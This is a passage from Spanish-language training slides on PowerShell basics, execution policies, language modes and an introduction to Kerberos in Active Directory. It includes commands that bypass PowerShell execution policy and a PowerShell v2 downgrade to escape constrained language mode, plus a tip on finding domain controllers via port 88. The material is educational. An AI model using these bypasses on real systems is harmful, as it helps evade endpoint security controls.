+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\lvazquez> function Invoke-HelloWorld
>> {
>>     write-host "Hello world!"
>> }
PS C:\Users\lvazquez> Invoke-HelloWorld
Hello world!
```

Conceptos básicos: Analizar módulos con PowerShell

- **Get-Command:** Este cmdlet lista todos los comandos instalados en el equipo incluyendo cmdlets, alias, funciones, filtros, scripts y aplicaciones. Este comando enumera todos los módulos de PowerShell en el sistema y todos los comandos importados de todas las sesiones.
 - **Get-Command *** lista todos los comandos presentes en la sesión actual. Podemos listar por tipo de comando mediante la etiqueta *-CommandType*.
- **Get-Module:** Este cmdlet enumera todos los módulos cargados en la sesión.
 - **Get-Module** sin parámetros lista los módulos cargados por defecto. Si se usa la etiqueta *-ListAvailable*, muestra todos los módulos disponibles para cargar mediante el comando *Import-Module*.

```
PS C:\> Get-Command -CommandType Function
```

CommandType	Name	Version	Source
Function	A:		
Function	Add-BitLockerKeyProtector	1.0.0.0	BitLocker
Function	Add-DnsClientNrptRule	1.0.0.0	DnsClient
Function	Add-DtcClusterTMMapping	1.0.0.0	MsDtc
Function	Add-EtwTraceProvider	1.0.0.0	EventTracingManagement
Function	Add-InitiatorIdToMaskingSet	2.0.0.0	Storage
Function	Add-MpPreference	1.0	ConfigDefender
Function	Add-MpPreference	1.0	Defender

```
PS C:\Users> Get-Module -ListAvailable
```

Directorio: C:\Program Files\WindowsPowerShell\Modules

ModuleType	Version	Name	ExportedCommands
Script	1.0.1	Microsoft.PowerShell.Operation.V...	{Get-OperationValidation, Invoke-Ope...
Binary	1.0.0.1	PackageManagement	{Find-Package, Get-Package, Get-Pack...
Script	3.4.0	Pester	{Describe, Context, It, Should...}
Script	1.0.0.1	PowerShellGet	{Install-Module, Find-Module, Save-M...
Script	2.0.0	PSReadline	{Get-PSReadLineKeyHandler, Set-PSRea...

```
PS C:\Users> Import-Module Pester
PS C:\Users> Get-Command -Module Pester
```

CommandType	Name	Version	Source
Function	AfterAll	3.4.0	Pester
Function	AfterEach	3.4.0	Pester
Function	Assert-MockCalled	3.4.0	Pester
Function	Assert-VerifiableMocks	3.4.0	Pester

Conceptos básicos: Políticas de ejecución


- Las [políticas de ejecución](#) de PowerShell son una característica de seguridad (safety) que controla las condiciones en las que PowerShell carga archivos de configuración y ejecuta scripts.
- **Restricted** (por defecto)
 - Permite comandos individuales, pero no permite scripts.
 - Impide la ejecución de todos los archivos de script, incluidos los archivos de formato y configuración (.ps1xml), los archivos de script de módulos (.psm1) y los perfiles de PowerShell (.ps1).
- **Bypass**
 - No se bloquea nada y no hay advertencias ni avisos.
- **AllSigned**
 - Permite ejecutar scripts, pero solo si están firmados.
- **RemoteSigned** (por defecto en Servidores Windows)
 - Permite ejecutar scripts creados localmente
 - Solo permite ejecutar scripts descargados si están firmados

```
PS C:\Users> Get-ExecutionPolicy -List
```

Scope	ExecutionPolicy
-----	-----
MachinePolicy	Undefined
UserPolicy	Undefined
Process	Undefined
CurrentUser	Undefined
LocalMachine	Undefined

Conceptos básicos: Políticas de ejecución


- Cambiar la política de ejecución:
 - Nuevo proceso PowerShell con política "bypass":
`powershell.exe -exec bypass`
 - Cambiar la política de la PowerShell actual:
`Set-ExecutionPolicy Bypass -Scope process -Force`



```
Windows PowerShell
PS C:\Users\User\Desktop\Rooted> Get-ExecutionPolicy
Restricted
PS C:\Users\User\Desktop\Rooted> .\Run-HelloWorld.ps1
.\Run-HelloWorld.ps1 : No se puede cargar el archivo C:\Users\User\Desktop\Rooted\Run-HelloWorld.ps1 porque la
ejecución de scripts está deshabilitada en este sistema. Para obtener más información, consulta el tema
about_Execution_Policies en https://go.microsoft.com/fwlink/?LinkID=135170.
En línea: 1 Carácter: 1
+ .\Run-HelloWorld.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\User\Desktop\Rooted> Set-ExecutionPolicy Bypass -Scope process -Force
PS C:\Users\User\Desktop\Rooted> Get-ExecutionPolicy
Bypass
PS C:\Users\User\Desktop\Rooted> .\Run-HelloWorld.ps1
Hello world!
PS C:\Users\User\Desktop\Rooted>
```

Conceptos básicos: Modos de lenguaje

- El [modo de lenguaje de PowerShell](#) determina, en parte, qué elementos de PowerShell pueden utilizarse en la sesión.
 - FullLanguage** (por defecto): Permite todos los elementos de PowerShell.
 - ConstrainedLanguage**: permite cmdlets y todos los elementos de PowerShell, pero limita los tipos permitidos.
 - “Te dejo usar PowerShell, pero no hagas cosas raras”
 - RestrictedLanguage**: los usuarios pueden ejecutar comandos (cmdlets, funciones...), pero no script blocks.
 - NoLanguage**: no se permite el uso de scripts.
- Podemos comprobar el modo de lenguaje actual:
`$ExecutionContext.SessionState.LanguageMode`
- Existen bypasses ([ejemplo](#)). El más común es usar PowerShell v2:
`powershell.exe -version 2`



Referencias

1. [PowerShell 101](#)
2. [CMDLets](#)
3. [Funciones](#)
4. [Import-Module](#)
5. [Invoke-Expression](#)
6. [Get-Command](#)
7. [Get-Module](#)
8. [15 Ways to Bypass the PowerShell Execution Policy](#)
9. [Powershell Constrained Language Mode](#)

A blurred background image showing a desk setup. In the upper right, there is a potted plant with long, thin leaves. Below it, on the right side, a pen is visible. The overall scene is out of focus, serving as a backdrop for the text.

4.

Introduction to Kerberos

¿Qué es Kerberos?

Kerberos es un protocolo de autenticación de red diseñado para proporcionar una autenticación segura y eficiente en entornos distribuidos.

Fue desarrollado por el Massachusetts Institute of Technology (MIT) y se utiliza ampliamente en sistemas como Microsoft Windows y en muchas implementaciones de Unix y Linux.



**Massachusetts
Institute of
Technology**



¿Qué es Kerberos?

Su nombre proviene de Cerbero, el perro guardián de tres cabezas de Hades en la mitología griega. Esto se debe a la participación de tres actores en el protocolo: el KDC, el servidor y el cliente.

Microsoft prometió implementar Kerberos para eliminar por completo el uso del obsoleto protocolo NTLM. Su primera aparición fue en *Windows Server 2000*.

25 años después, NTLM sigue vigente, aunque con vistas a morir ([ya sí](#)) con Windows 11 y Windows Server 2025.




4.1

Kerberos en AD

Kerberos en AD

Dentro de los diferentes componentes de Kerberos, debemos destacar los siguientes elementos como aquellos más importantes del mismo:

- Realm (nodos de red)
- Principals
- Hosts/clientes
- Servidores
- Servicios
- KDC (Key Distribution Center)
- Authentication Server
- Ticket Granting Service



Fuente: <https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/kerberos-authentication-troubleshooting-guidance>

Kerberos en AD

Realm

Dominio que proporciona servicios de autenticación y autorización, permitiendo una gestión centralizada y segura de usuarios y recursos dentro de una red.

Principal

Entidad que puede ser autenticada por el sistema Kerberos. Es decir, equipos, usuarios del Dominio o servicios ofrecidos en equipos de la red.

Host/cliente

Dispositivo o usuario que solicita y utiliza esos servicios.

Servidor

Un "host" es un servidor o dispositivo que proporciona servicios en la red.

Servicio

Aplicación o proceso que se ejecuta en un servidor y proporciona funcionalidades específicas a los usuarios y dispositivos dentro de la red.

Key Distribution Center


El KDC es responsable de la gestión y distribución de las claves criptográficas y los tickets que se utilizan para autenticar a los usuarios y servicios dentro del dominio.

Servidor de autenticación (AS)

Responsable de la autenticación inicial del usuario. Verifica las credenciales del usuario (generalmente una contraseña) y, si son correctas, emite un Ticket-Granting Ticket (TGT).

Ticket Granting Service (TGS)

Responsable de emitir tickets de servicio que permiten a los usuarios acceder a recursos específicos dentro del dominio.



4.2

Características

Kerberos – Características

Existen ciertas características de Kerberos que son clave a la hora de entender su funcionamiento en Active Directory:

- Kerberos permite la integración de varios dominios/forests de manera nativa. Es decir, permite a usuarios de un dominio A autenticarse contra un dominio B de manera transparente.
- Al tratarse de un protocolo basado en firmas de tiempo (timestamp), es requisito indispensable tener la hora sincronizada. Si NTP falla, Kerberos, también.
- Normalmente, los KDC suelen ser los propios controladores de Dominio.
- Kerberos utiliza el puerto 88 (UDP o TCP). Por lo tanto, una buena manera para enumerar controladores de dominio es buscar servidores Windows usando dicho puerto.
- A diferencia de NTLM que funciona con IPs, Kerberos funciona con DNS. En algunos casos específicos, también se puede configurar para utilizar IPs.




4.3

Funcionamiento

Kerberos – Funcionamiento

1. El usuario cifra el timestamp con su hash NTLM.
2. KDC descifra con el hash del usuario y devuelve el TGT cifrado con el hash KRBTGT y la clave de sesión cifrada con el hash del usuario.
3. El usuario solicita envía el TGT y timestamp cifrado con la clave de sesión.
4. KDC obtiene la clave de sesión del TGT, devuelve el TGS cifrado con el hash del propietario del servicio y la clave de sesión del servicio, cifrada con la clave de sesión.
5. Usuario se autentica contra el servicio con el TGS y la clave de sesión del servicio.




4.4

